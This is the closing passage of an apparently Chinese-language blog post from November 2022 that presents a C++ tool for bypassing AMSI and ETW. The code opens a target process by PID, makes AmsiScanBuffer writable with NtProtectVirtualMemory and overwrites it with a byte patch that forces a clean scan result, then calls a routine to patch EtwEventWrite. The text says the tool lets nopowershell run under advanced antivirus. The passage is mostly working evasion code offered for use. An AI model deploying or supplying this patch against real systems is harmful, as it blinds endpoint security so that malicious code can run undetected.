    printf("\n\n[+] EtwEventWrite is Patched!\n\n");

}

void patchAMSI(HANDLE& hProc) {

    void\* AMSIaddr = GetProcAddress(LoadLibraryA("amsi.dll"), "AmsiScanBuffer");

    char amsiPatch[100];

    lstrcatA(amsiPatch, "\x31\xC0\x05\x4E\xFE\xFD\x7D\x05\x09\x02\x09\x02\xC3");

    DWORD OldProtect = 0;

    SIZE\_T memPage = 0x1000;

    void\* ptrAMSIaddr = AMSIaddr;

    NTSTATUS NtProtectStatus1 = NtProtectVirtualMemory(hProc, (PVOID\*)&ptrAMSIaddr, (PSIZE\_T)&memPage, 0x04, &OldProtect);

    if (!NT\_SUCCESS(NtProtectStatus1)) {

        return;

    }

    NTSTATUS NtWriteStatus = NtWriteVirtualMemory(hProc, (LPVOID)AMSIaddr, (PVOID)amsiPatch, sizeof(amsiPatch), (SIZE\_T\*)nullptr);

    if (!NT\_SUCCESS(NtWriteStatus)) {

        return;

    }

    NTSTATUS NtProtectStatus2 = NtProtectVirtualMemory(hProc, (PVOID\*)&ptrAMSIaddr, (PSIZE\_T)&memPage, OldProtect, &OldProtect);

    if (!NT\_SUCCESS(NtProtectStatus2)) {

        return;

    }

    printf("\n\n[+] AmsiScanBuffer is Patched!\n\n");

}

int main(int argc, char\*\* argv) {

    HANDLE hProc;

    if (argc < 2) {

        printf("USAGE: AMSIandETWbypass.exe <PID>\n");

        return 1;

    }

    hProc = OpenProcess(PROCESS\_VM\_OPERATION | PROCESS\_VM\_WRITE, FALSE, (DWORD)atoi(argv[1]));

    if (!hProc) {

        printf("OpenProcess Error (%u)\n", GetLastError());

        return 2;

    }


    patchAMSI(hProc);

    disableETW(hProc);

    return 0;

}

这样一个简单的绕过AMSI和 Etw的小工具就写好了



这样我们就从根本上解决了我们第一个demo，也就是nopowershell在一些高级杀软下无法执行的问题。当然我们实际场景中也不只是nopowershell下需要绕过AMSI和Etw，他们可以应用于很多方面，这里暂时不做细究。

遐想

于2022年11月27日书